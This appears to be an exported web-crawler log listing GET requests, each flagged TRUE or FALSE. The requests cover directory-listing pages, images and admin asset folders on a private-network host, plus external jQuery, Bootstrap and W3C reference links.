TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/?C=S;O=A

TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/?C=D;O=A
FALSE	GET	http://jquery.com/
FALSE	GET	http://docs.jquery.com/License
FALSE	GET	http://sizzlejs.com/
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/
TRUE	GET	http://192.168.1.20/admin/name.png
TRUE	GET	http://192.168.1.20/admin/pass.png
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/aalogo.jpg
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/ico.png
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/?C=D;O=A
FALSE	GET	http://jquery.org/license
FALSE	GET	http://json.org/json2.js
FALSE	GET	http://weblogs.java.net/blog/driscoll/archive/2009/09/08/eval-javascript-global-context
FALSE	GET	http://bugs.jquery.com/ticket/12282
FALSE	GET	http://javascript.nwbox.com/IContentLoaded/
FALSE	GET	http://www.w3.org/TR/css3-selectors/
FALSE	GET	http://www.w3.org/TR/css3-syntax/
FALSE	GET	http://www.w3.org/TR/CSS21/syndata.html
FALSE	GET	http://www.w3.org/TR/selectors/
FALSE	GET	http://bugs.jquery.com/ticket/13378

FALSE	GET	http://bugs.jquery.com/ticket/12359
FALSE	GET	http://www.w3.org/TR/2011/REC-css3-selectors-20110929/
FALSE	GET	http://msdn.microsoft.com/en-us/library/ms536429%28VS.85%29.aspx
FALSE	GET	https://developer.mozilla.org/en/Security/CSP
FALSE	GET	http://blindsights.com/index.php/2009/07/jquery-delay/
FALSE	GET	http://fluidproject.org/blog/2008/01/09/getting-setting-and-removing-tabindex-values-with-jav
FALSE	GET	http://www.w3.org/TR/2003/WD-DOM-Level-3-Events-20030331/ecma-script-binding.html
FALSE	GET	http://jsperf.com/getall-vs-sizzle/2
FALSE	GET	https://developer.mozilla.org/en-US/docs/CSS/display
FALSE	GET	http://dev.w3.org/csswg/cssom/
FALSE	GET	http://erik.eae.net/archives/2007/07/27/18.54.15/
FALSE	GET	https://bugzilla.mozilla.org/show_bug.cgi?id=649285
FALSE	GET	https://bugzilla.mozilla.org/show_bug.cgi?id=491668
FALSE	GET	https://bugs.webkit.org/show_bug.cgi?id=29084
FALSE	GET	http://helpful.knobs-dials.com/index.php/Component_returned_failure_code:_0x80040111_
FALSE	GET	https://github.com/jquery/jquery/pull/764
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/aalogo.jpg
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/customer.png
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/head.png
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/message.png
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/?C=S;O=A

TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/?C=D;O=A
FALSE	GET	http://enter/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/4.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/5.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/background1.jpg
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/rick.jpg
TRUE	GET	http://192.168.1.20/icons/image2.gif
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/aalogo.jpg
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/img/aa.jpg
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=N;O=D

TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/1.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/2.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/3.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/4.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/5.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/6.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/7.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/8.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/9.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/10.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/11.JPG
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/aalogo.jpg
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/ico.png
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/?C=N;O=A

TRUE	GET	http://192.168.1.20/admin/assets/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/assets/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/assets/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/assets/css/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/assets/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/assets/img/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/assets/img/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/assets/img/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/assets/img/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/assets/img/arrowD.png
TRUE	GET	http://192.168.1.20/admin/assets/img/arrowR.png
TRUE	GET	http://192.168.1.20/admin/assets/img/bs-docs-responsive-illustrations.png
TRUE	GET	http://192.168.1.20/admin/assets/img/bs-docs-twitter-github.png
TRUE	GET	http://192.168.1.20/admin/assets/img/f.png
TRUE	GET	http://192.168.1.20/admin/assets/img/facebook.png
TRUE	GET	http://192.168.1.20/admin/assets/img/glyphicons-halflings-white.png
TRUE	GET	http://192.168.1.20/admin/assets/img/glyphicons-halflings.png
TRUE	GET	http://192.168.1.20/admin/assets/img/grid-baseline-20px.png
TRUE	GET	http://192.168.1.20/admin/assets/img/l_new.png
TRUE	GET	http://192.168.1.20/admin/assets/img/less-logo-large.png
TRUE	GET	http://192.168.1.20/admin/assets/img/new.png
TRUE	GET	http://192.168.1.20/admin/assets/img/responsive-illustrations.png
TRUE	GET	http://192.168.1.20/admin/assets/img/rss.png
TRUE	GET	http://192.168.1.20/admin/assets/img/search.png
TRUE	GET	http://192.168.1.20/admin/assets/img/twitter.png
TRUE	GET	http://192.168.1.20/admin/assets/img/youtube.png
TRUE	GET	http://192.168.1.20/admin/assets/img/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/assets/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/assets/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/assets/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/assets/js/?C=D;O=A
FALSE	GET	http://www.apache.org/licenses/LICENSE-2.0.txt
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/assets/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/assets/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/assets/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/assets/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/assets/?C=D;O=A
FALSE	GET	http://jqueryui.com/about

FALSE	GET	http://docs.jquery.com/UI
FALSE	GET	http://dev.jquery.com/ticket/4014
FALSE	GET	http://docs.jquery.com/UI/Widget
FALSE	GET	http://bugs.jquery.com/ticket/8235
FALSE	GET	http://docs.jquery.com/UI/Mouse
FALSE	GET	http://docs.jquery.com/UI/Position
FALSE	GET	http://docs.jquery.com/UI/Draggables
FALSE	GET	http://docs.jquery.com/UI/Droppables
FALSE	GET	http://docs.jquery.com/UI/Resizables
FALSE	GET	http://dev.jquery.com/ticket/1749
FALSE	GET	Selectables">http://docs.jquery.com/UI>Selectables
FALSE	GET	http://docs.jquery.com/UI/Sortables
FALSE	GET	http://docs.jquery.com/UI/Autocomplete
FALSE	GET	http://dev.jquery.com/ticket/5781
FALSE	GET	http://docs.jquery.com/UI/Menu
FALSE	GET	http://docs.jquery.com/UI/Button
FALSE	GET	http://docs.jquery.com/UI/Slider
TRUE	GET	http://192.168.1.20/admin/assets/?C=N;O=A
FALSE	GET	http://docs.jquery.com/UI/Progressbar
FALSE	GET	https://github.com/twbs/bootstrap/issues/10620%5Cn
FALSE	GET	https://github.com/twbs/bootstrap/issues/10257%5Cn
FALSE	GET	https://github.com/twbs/bootstrap/issues/10106%5Cn/
FALSE	GET	http://www.w3.org/TR/2013/NOTE-WCAG20-TECHS-20130905/G1%5Cn/
FALSE	GET	https://developer.mozilla.org/en-US/docs/Web/Events/click
FALSE	GET	https://github.com/twbs/bootstrap/issues/14837
FALSE	GET	https://github.com/twbs/bootstrap/issues/13141
FALSE	GET	https://github.com/twbs/bootstrap/issues/11655%5Cn
FALSE	GET	https://bugs.webkit.org/show_bug.cgi?id=139848%5Cn//%5Cn//
FALSE	GET	https://github.com/twbs/bootstrap/issues/15074.%5Cn%5Cn.input-sm
FALSE	GET	https://github.com/twbs/bootstrap/pull/3552.%5Cn%5Cn.fade
FALSE	GET	https://github.com/twbs/bootstrap/pull/12794
FALSE	GET	https://github.com/twbs/bootstrap/pull/14559
FALSE	GET	http://nicolasgallagher.com/micro-clearfix-hack/%5Cn%5Cn.clearfix
FALSE	GET	http://timkadlec.com/2013/01/windows-phone-8-and-device-width/%5Cn/
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/?C=D;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/?C=N;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/?C=M;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/?C=S;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/?C=D;O=A

TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/glyphicons-halflings-regular.svg
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/?C=N;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/?C=D;O=A
FALSE	GET	http://getbootstrap.com/javascript/
FALSE	GET	http://blog.alexmacaw.com/css-transitions
FALSE	GET	https://github.com/twbs/bootstrap/issues/14093
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/?C=N;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/?C=M;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/?C=S;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/?C=D;O=A
TRUE	GET	http://192.168.1.20/assets/bootstrap/?C=N;O=A
FALSE	GET	http://fortawesome.github.com/Font-Awesome/
FALSE	GET	http://fortawesome.github.com/Font-Awesome
FALSE	GET	http://twitter.com/fortawesome_me
TRUE	GET	http://192.168.1.20/assets/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/assets/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/assets/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/assets/css/?C=D;O=A
TRUE	GET	http://192.168.1.20/assets/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/assets/img/?C=N;O=D
TRUE	GET	http://192.168.1.20/assets/img/?C=M;O=A
TRUE	GET	http://192.168.1.20/assets/img/?C=S;O=A
TRUE	GET	http://192.168.1.20/assets/img/?C=D;O=A
TRUE	GET	http://192.168.1.20/assets/img/arrowD.png
TRUE	GET	http://192.168.1.20/assets/img/arrowR.png
TRUE	GET	http://192.168.1.20/assets/img/bs-docs-responsive-illustrations.png
TRUE	GET	http://192.168.1.20/assets/img/bs-docs-twitter-github.png
TRUE	GET	http://192.168.1.20/assets/img/f.png
TRUE	GET	http://192.168.1.20/assets/img/facebook.png
TRUE	GET	http://192.168.1.20/assets/img/glyphicons-halflings-white.png
TRUE	GET	http://192.168.1.20/assets/img/glyphicons-halflings.png
TRUE	GET	http://192.168.1.20/assets/img/grid-baseline-20px.png
TRUE	GET	http://192.168.1.20/assets/img/images.jpg
TRUE	GET	http://192.168.1.20/assets/img/l_new.png
TRUE	GET	http://192.168.1.20/assets/img/less-logo-large.png
TRUE	GET	http://192.168.1.20/assets/img/new.png
TRUE	GET	http://192.168.1.20/assets/img/responsive-illustrations.png
TRUE	GET	http://192.168.1.20/assets/img/rss.png
TRUE	GET	http://192.168.1.20/assets/img/search.png

TRUE	GET	http://192.168.1.20/assets/img/twitter.png
TRUE	GET	http://192.168.1.20/assets/img/youtube.png
TRUE	GET	http://192.168.1.20/assets/img/?C=N;O=A
TRUE	GET	http://192.168.1.20/assets/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/assets/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/assets/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/assets/js/?C=D;O=A
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/?C=N;O=D
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/?C=M;O=A
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/?C=S;O=A
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/?C=D;O=A
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/?C=N;O=A
FALSE	GET	https://msdn.microsoft.com/library/121hztk3%28v=vs.94%29.aspx
FALSE	GET	https://msdn.microsoft.com/library/8ka90k2e%28v=vs.94%29.aspx
TRUE	GET	http://192.168.1.20/assets/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/assets/?C=N;O=D
TRUE	GET	http://192.168.1.20/assets/?C=M;O=A
TRUE	GET	http://192.168.1.20/assets/?C=S;O=A
TRUE	GET	http://192.168.1.20/assets/?C=D;O=A
TRUE	GET	http://192.168.1.20/assets/?C=N;O=A
FALSE	GET	https://fonts.googleapis.com/css?family=Lobster
FALSE	GET	https://fonts.googleapis.com/css?family=Cabin:400,700
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/?C=D;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/?C=D;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/?C=N;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/?C=M;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/?C=S;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/?C=D;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/?C=N;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/?C=N;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/?C=M;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/?C=S;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/?C=D;O=A
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/?C=N;O=A
TRUE	GET	http://192.168.1.20/bootstrap/css/?C=N;O=D

TRUE	GET	http://192.168.1.20/bootstrap/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/bootstrap/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/bootstrap/css/?C=D;O=A
TRUE	GET	http://192.168.1.20/bootstrap/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/bootstrap/fonts/?C=N;O=D
TRUE	GET	http://192.168.1.20/bootstrap/fonts/?C=M;O=A
TRUE	GET	http://192.168.1.20/bootstrap/fonts/?C=S;O=A
TRUE	GET	http://192.168.1.20/bootstrap/fonts/?C=D;O=A
TRUE	GET	http://192.168.1.20/bootstrap/fonts/glyphicons-halflings-regular.svg
TRUE	GET	http://192.168.1.20/bootstrap/fonts/?C=N;O=A
TRUE	GET	http://192.168.1.20/bootstrap/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/bootstrap/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/bootstrap/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/bootstrap/js/?C=D;O=A
FALSE	GET	http://getbootstrap.com/customize/
FALSE	GET	https://api.github.com/gists
FALSE	GET	https://api.github.com/gists/
FALSE	GET	https://www.google.com/intl/en/chrome/browser/
FALSE	GET	http://lesscss.org/
FALSE	GET	http://purl.eligrey.com/github/Blob.js/blob/master/Blob.js
FALSE	GET	http://stuartk.com/jzip
FALSE	GET	https://raw.github.com/Stuk/jzip/master/LICENSE.markdown.
FALSE	GET	https://github.com/imaya/zlib.js
FALSE	GET	https://github.com/mishoo/UglifyJS
FALSE	GET	https://github.com/kriskowal/es5-shim
FALSE	GET	https://github.com/jrburke/uglifyweb
FALSE	GET	http://purl.eligrey.com/github/FileSaver.js/blob/master/FileSaver.js
FALSE	GET	http://www.w3.org/1999/xhtml
FALSE	GET	http://blog.alexmacaw.com/css-transitions%5Cn
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/?C=N;O=D
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/?C=M;O=A
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/?C=S;O=A
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/?C=D;O=A
FALSE	GET	http://eligrey.com/
FALSE	GET	https://github.com/eboyjr
FALSE	GET	http://code.google.com/p/chromium/issues/detail?id=91158
FALSE	GET	https://bugs.webkit.org/show_bug.cgi?id=65440
FALSE	GET	http://javascript.nwbox.com/ContentLoaded
FALSE	GET	https://gist.github.com/991057
TRUE	GET	http://192.168.1.20/bootstrap/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/?C=N;O=A
TRUE	GET	http://192.168.1.20/bootstrap/?C=N;O=D
TRUE	GET	http://192.168.1.20/bootstrap/?C=M;O=A

TRUE	GET	http://192.168.1.20/bootstrap/?C=S;O=A
TRUE	GET	http://192.168.1.20/bootstrap/?C=D;O=A
TRUE	GET	http://192.168.1.20/bootstrap/?C=N;O=A
TRUE	GET	http://192.168.1.20/img/?C=N;O=D
TRUE	GET	http://192.168.1.20/img/?C=M;O=A
TRUE	GET	http://192.168.1.20/img/?C=S;O=A
TRUE	GET	http://192.168.1.20/img/?C=D;O=A
TRUE	GET	http://192.168.1.20/img/AA2000.jpg
